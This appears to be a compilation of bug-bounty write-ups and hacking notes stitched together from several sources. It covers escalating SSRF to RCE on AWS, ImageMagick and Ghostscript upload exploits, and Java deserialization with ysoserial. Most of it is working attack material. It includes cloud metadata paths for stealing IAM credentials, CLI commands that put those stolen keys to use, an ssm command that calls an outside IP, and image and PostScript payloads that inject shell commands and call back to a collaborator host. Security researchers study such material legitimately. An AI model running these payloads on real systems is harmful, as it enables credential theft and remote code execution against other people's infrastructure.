
<https://www.shielder.com/blog/2019/10/dont-open-that-xml-xxe-to-rce-in-xml-plugins-for-vs-code-eclipse-theia/>

SSRF to RCE

Finding Out-of-band resource load:

- The [docs] subdomain was showing some documentations and kind of statistics


- While clicking on a statistic's photo I saw kind of weird but not a magical Link:



the first thing that came into my mind is to change the [url]'s value to `generaleg0x01.com`

Then I noticed the [mimeType] parameter so edited the link and changed the values to be like this:

<https://docs.redact.com/report/api/v2/help/asset?url=https://generaleg0x01.com&mimeType=text/html&t=REDACTED.JWT.TOKEN&advertiserId=11>



Until now it just [\[Out-of-band resource load\]](#)

Verifying SSRF:

While checking the requests/responses in my BurpSuite noticed Response Header [X-Amz-Cf-Id]

- So, I've figured out that they are on AWS Environment.

We need to make sure that SSRF is working well here. So as we know [169.254.169.254] is the EC2 instance local IP address.

Let's try to access to the meta-data folder by navigating to [/latest/meta-data/].



SSRF Confirmed.

Surfing on the EC2 Environment:

Let's check our current role by navigating to [/latest/meta-data/iam/security-credentials/].

It's aws-elasticbeanstalk-ec2-role



What's AWS Elastic Beanstalk?

- AWS Elastic Beanstalk, is a Platform as a Service (PaaS) offering from AWS for deploying and scaling web applications developed for various environments such as Java, .NET, PHP, Node.js, Python, Ruby and Go.

- It automatically handles the deployment, capacity provisioning, load balancing, auto-scaling, and application health monitoring.

Grabbing the needed data:

1) Go to [/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role/]

to get [AccessKeyId, SecretAccessKey, Token]



```
{ "Code": "Success", "LastUpdated": "2019-03-10T18:06:31Z", "Type": "AWS-HMAC", "AccessKeyId": "[REDACTED]", "SecretAccessKey": "[REDACTED]", "Token": "[REDACTED]", "Expiration": "2019-03-11T00:23:02Z" }
```

2) Go to [/latest/dynamic/instance-identity/document/]

to get [instanceId, accountId, region]



```
{ "privateIp": "10.2.[REDACTED]", "devpayProductCodes": null, "marketplaceProductCodes": null, "version": "2017-09-30", "instanceId": "[REDACTED]", "billingProducts": null, "instanceType": "t2.medium", "availabilityZone": "us-east-1c", "kernelId": null, "ramdiskId": null, "accountId": "76[REDACTED]0", "architecture": "[REDACTED]", "imagedId": "[REDACTED]", "ami": "[REDACTED]", "pendingTime": "2018-06-07T00:57:47Z", "region": "us-east-1" }
```

Configuring AWS Command Line Interface:

- Open your terminal:

```
~# apt install awscli
```

```
~# export AWS_ACCESS_KEY_ID=AccessKeyId
~# export AWS_SECRET_ACCESS_KEY=SecretAccessKey
~# export AWS_DEFAULT_REGION=region
~# export AWS_SESSION_TOKEN=Token
```




```
root@MountainousEssential-VM: ~
root@MountainousEssential-VM:~# export AWS_ACCESS_KEY_ID=
root@MountainousEssential-VM:~# export AWS_SECRET_ACCESS_KEY=
root@MountainousEssential-VM:~# export AWS_DEFAULT_REGION=us-east-1
root@MountainousEssential-VM:~# export AWS_SESSION_TOKEN=

```

- to get the [UserID]

```
~# aws sts get-caller-identity
```



```
root@MountainousEssential-VM: ~
root@MountainousEssential-VM:~# aws sts get-caller-identity
{
  "UserId": "A: :i-00",
  "Account": "76",
  "Arn": "arn:aws:sts::76:assumed-role/aws-elasticbeanstalk-ec2-role/i-00"
}
root@MountainousEssential-VM:~#
```

SSRF exploited well, Now let's explore further possibilities to escalate it to something Bigger "RCE".

Escalating SSRF to RCE:

I went to try some potential exploitation scenarios.

- Escalating via [ssm send-command] fail

After a few pieces of research tried to use AWS Systems Manager [ssm] command.

The role is not authorized to perform this command. I was hoping to escalate it with aws ssm send-command.

```
~# aws ssm send-command --instance-ids "instanceId" --document-name "AWS-RunShellScript" --comment "whoami" --parameters commands='curl 128.199.xx.xx:8080/whoami' --output text --regionus-east-1
```

An error occurred (AccessDeniedException) when calling the SendCommand operation: User: arn:aws:sts::765xxxxxxx:assumed-role/aws-elasticbeanstalk-ec2-role/i-007xxxxxxxxxxxxx is not authorized to perform: ssm:SendCommand on resource: arn:aws:ec2:us-east-1:765xxxxxxx:instance/i-00xxxxxxxxxxxxx



```
root@MountainousEssential-VM: ~
root@MountainousEssential-VM:~# aws ssm send-command --instance-ids "i-007xxxxxxxxxxxxx" --document-name "AWS-RunShellScript" --comment "whoami" --parameters commands='curl 128.199.8080/whoami' --output text --regionus-east-1
An error occurred (AccessDeniedException) when calling the SendCommand operation: User: arn:aws:sts::765xxxxxxx:assumed-role/aws-elasticbeanstalk-ec2-role/i-007xxxxxxxxxxxxx is not authorized to perform: ssm:SendCommand on resource: arn:aws:ec2:us-east-1:765xxxxxxx:instance/i-007xxxxxxxxxxxxx
root@MountainousEssential-VM:~#
```

- Escalating via [SSH] fail

SSH port is closed. I was hoping to escalate it with the famous scenario:

“creating a RSA authentication key pair (public key and private key), to be able to log into a remote site from the account, without having to type the password.”




- Escalating via [Uploading Backdoor] **Success**

Trying to read the [S3 Bucket] content:

tried running multiple commands using AWS CLI to retrieve information from the AWS instance. However, access to most of the commands were denied due to the security policy in place.

```
~# aws s3 ls
```

An error occurred (AccessDenied) when calling the ListBuckets operation: Access Denied



After a few pieces of research figured that the managed policy “AWSElasticBeanstalkWebTier” only allows accessing S3 buckets whose name start with “elasticbeanstalk”.


In order to access the S3 bucket, we will use the data we grabbed earlier with the following format:

elasticbeanstalk-region-account-id

Now, the bucket name is “elasticbeanstalk-us-east-1-76xxxxxxxx00”.

Let’s listed bucket resources for “elasticbeanstalk-us-east-1-76xxxxxxxx00” in a recursive manner to perform this long-running task using AWS CLI:

```
~# aws s3 ls s3://elasticbeanstalk-us-east-1-76xxxxxxxx00/ -- recursive
```

In a nutshell:

You can escalate Server-Side Request Forgery to Remote Code Execute in many ways but it's depending on your target's Environment.

<https://medium.com/@GeneralEG/escalating-ssrf-to-rce-f28c482eb8b9>

<https://www.linkedin.com/pulse/escalating-blind-ssrf-get-rce-santosh-kumar-sha/>

Introduction

Peace be upon you all, I am going to share with you a vulnerability that I have found almost a year ago and it is remarkable for me because it was the first critical one for me anyway let's jump in.

ImageMagick

It is a package commonly used by web services to process images. A number of image processing plugins depend on the ImageMagick library, including, but not limited to, PHP's imagick, Ruby's rmagick and paperclip, and nodejs's imagemagick.. it has been commonly exploited in 2016 when Nikolay Ermishkin from the Mail.Ru Security Team discovered several vulnerabilities in it under the CVEs (**CVE-2016-3714 - CVE-2016-3718 - CVE-2016-3715 - CVE-2016-3716 - CVE-2016-3717**). you can know more information about the vulnerability form here:

<https://imagemagick.com/>

The Finding

I was testing the target for a couple of days and I was able to find multiple trivial XSS that gives me an indication that this target didn't test well before. Also, the target was running with PHP and I love it as Bug Hunter :). I looked for the file upload vulnerability and I started by sending it to Burp plugin which test the file upload vulnerability. after some minutes I saw that red message saying the target is vulnerable to CVE-2016-3714. great, it is time for validating.

SSRF via CVE-2016-3718


I will setup burp collaborator to receive the connection then simply add the following payload and replace it with your web server URL:

push graphic-context

viewbox 0 0 640 480

fill 'url(http://example.com/).'

pop graphic-context



RCE via CVE-2016-3714

Now, we have confirmed that it is using the image magic library and it is vulnerable to SSRF so let's try to get RCE.

push graphic-context

viewbox 0 0 640 480

fill 'url(https://example.com/image.jpg";|ls "-la)'

pop graphic-context

I tried it but it didn't give back anything. maybe it is blind?

```
Content-Disposition: form-data; name="arquivo"; filename="njNzIm3714MvgNslookup2LdA.jpg"
Content-Type: image/jpeg

push graphic-context
viewbox 0 0 200 200
fill 'url(https://example.org/ZMnNDjJzpw/";nslookup "NNN.u4zi9ingv9brzbrbevklign1e7iv7.burpcollaborator.net) '
pop graphic-context
-----13831190471087919103852250962
Content-Disposition: form-data; name="acao"

Enviar
-----13831190471087919103852250962--
```

Interaction 0

Type: DNS

Client IP: 189. [REDACTED]

Timestamp: 2020-Oct-16 12:45:06 UTC

DNS query type: A

RAW query: ~ [REDACTED]NNN [REDACTED]u4zi9ingv9brzbrbev1igyn1e7iv7 [REDACTED]burpcollaborator [REDACTED]net [REDACTED] [REDACTED]

Great it is working perfectly!!

RCE via GhostScript

After digging deeper I found that it is also vulnerable to ghostscript vulnerability which also will allow us to get RCE. let's see the following payload:

```
%!PS
```

```
userdict /setpagedevice undef
```

```
legal
```

```
{ null restore } stopped { pop } if
```

```
legal
```

```
mark /OutputFile (%pipe%nslookup <url>) currentdevice putdeviceprops
```

The screenshot shows the Burp Collaborator client interface. On the left, a 'Request' tab is active, displaying a raw request. The request body contains the following payload:

```
Upgrade-Insecure-Requests: 1
-----13831190471087919103852250962
Content-Disposition: form-data; name="MAX_FILE_SIZE"

50000
-----13831190471087919103852250962
Content-Disposition: form-data; name="archivo"; filename="DwidjNsGeOutputF
Content-Type: image/jpeg

%!PS
userdict /setpagedevice undef
legal
{ null restore } stopped { pop } if
legal
mark /OutputFile (%pipe%nslookup g1imdqi1g7epxm5geof3ytray14rsg.burpcollaborator.net) currentdevice putdeviceprops
-----13831190471087919103852250962
Content-Disposition: form-data; name="acao"

Enviar
-----13831190471087919103852250962--
```

On the right, the 'Burp Collaborator client' window is open, showing a table of interactions:

#	Time	Type	Payload	Comment
1	2020-Oct-16 12:30:38 UTC	DNS	g1imdqi1g7epxm5geof3ytray14rsg	

Below the table, a 'Description' tab is selected, showing the following text:

```
The Collaborator server received a DNS lookup of type A for the domain name
g1imdqi1g7epxm5geof3ytray14rsg.burpcollaborator.net

The lookup was received from IP address [REDACTED] at 2020-Oct-16 12:30:38 UTC.
```

<https://itsfading.github.io/posts/Unrestricted-File-Upload-Leads-to-SSRF-and-RCE/>

<https://github.com/assetnote/blind-ssrf-chains>

<https://www.thehacker.recipes/web/inputs/ssrf-server-side-request-forgery>

Java Deserialization

<https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet>

<https://medium.com/swlh/hacking-java-deserialization-7625c8450334>

<https://book.hacktricks.xyz/pentesting-web/deserialization>

https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html

<https://portswigger.net/daily-swig/fastjson-deserialization-bug-can-trigger-rce-in-popular-java-library>

<https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet/blob/master/README.md>

<https://github.com/frohoff/ysoserial>


Introduction

The *Java* deserialization issue has been known in the security community for a few years. In 2015, two security researchers [Chris Frohoff](#) and [Gabriel Lawrence](#) gave a talk [Marshalling Pickles](#) in AppSecCali. Additionally, they released their payload generator tool called [ysoserial](#).

Object serialization mainly allows developers to convert in-memory objects to binary and textual data formats for storage or transfer. However, deserializing objects from untrusted data can cause an attacker to achieve remote code execution.

Discovery


As mentioned in the challenge, the vulnerable page takes a serialized Java object in Base64 format from the user input and it blindly deserializes it. We will exploit this vulnerability by providing a serialized object that triggers a *Property Oriented Programming Chain* (POP Chain) to achieve *Remote Command Execution* during the deserialization.



The screenshot shows the WebGoat 8 Insecure Deserialization challenge interface. On the left is a navigation menu with categories like Introduction, General, Injection Flaws, Authentication Flaws, Cross-Site Scripting (XSS), Access Control Flaws, Insecure Communication, Insecure Deserialization (highlighted), Request Forgeries, Vulnerable Components - A9, Client side, and Challenges. The main content area is titled "Insecure Deserialization" and includes a "Reset lesson" button, a progress indicator (1-5), and the text "Let's try". Below this, it says "The following input box receives a serialized object (a string) and it deserializes it." A text input field contains a long Base64 string: "r00ABXQAVk1mTH1vd58kZkN1cm1hbG16Z58tZ58kb3duLCB3JHNoYmVsIG01Y29tZ58tb3JlIHV2V2VzZnVsIHRobW4gei91IGh0b3NzaWZseSBpbWFnak51". Below the input field is a "Submit" button. A note at the bottom says "Try to change this serialized object in order to delay the page response for exactly 5 seconds."

The WebGoat 8 Insecure Deserialization challenge

By firing up *Burp* and installing a plugin called [Java-Deserialization-Scanner](#). The plugin is consisting of 2 features: one of them is for scanning and the other one is for generating the exploit based on the [ysoserial](#) tool.



Java Deserialization Scanner Plugin for Burp Suite


After scanning the remote endpoint the *Burp* plugin will report:

Hibernate 5 (Sleep): Potentially VULNERABLE!!!


Sounds great!

Exploitation

Let's move to the next step and go to the exploitation tab to achieve arbitrary command execution.




Huh?! It seems an issue with [ysoserial](#). Let's dig deeper into the issue and move to the console to see what is the issue exactly.



Error in payload generation

By looking at [ysoserial](#), we see that two different POP chains are available for Hibernate. By using those payloads we figure out that none of them is being executed on the target system.



Available payloads in ysoserial

How the plugin generated this payload to trigger the sleep command then?

We decided to look at the source code of the plugin on the following link:

[federicototta/Java-Deserialization-Scanner](#)

[All-in-one plugin for Burp Suite for the detection and the exploitation of Java deserialization vulnerabilities ...](#)

[github.com](#)

We noticed that the payload is hard-coded in the plugin's source code, so we need to find a way to generate the same payload in order to get it working.



```
stderr = new PrintWriter(callbacks.getStderr(), true);

// Initialize the payloads

payloadsSleep = new HashMap<String,byte[]>();
payloadsSleep.put("Apache Commons Collections 3 (Sleep)", Base64.decodeBase64("r00ABXNyAl..."));
payloadsSleep.put("Apache Commons Collections 3 Alternate payload (Sleep)", Base64.decodeBase64("r00ABXNyAl..."));
payloadsSleep.put("Apache Commons Collections 3 Alternate payload 2 (Sleep)", Base64.decodeBase64("r00ABXNyAl..."));
payloadsSleep.put("Apache Commons Collections 3 Alternate payload 3 (Sleep)", Base64.decodeBase64("r00ABXNyAl..."));
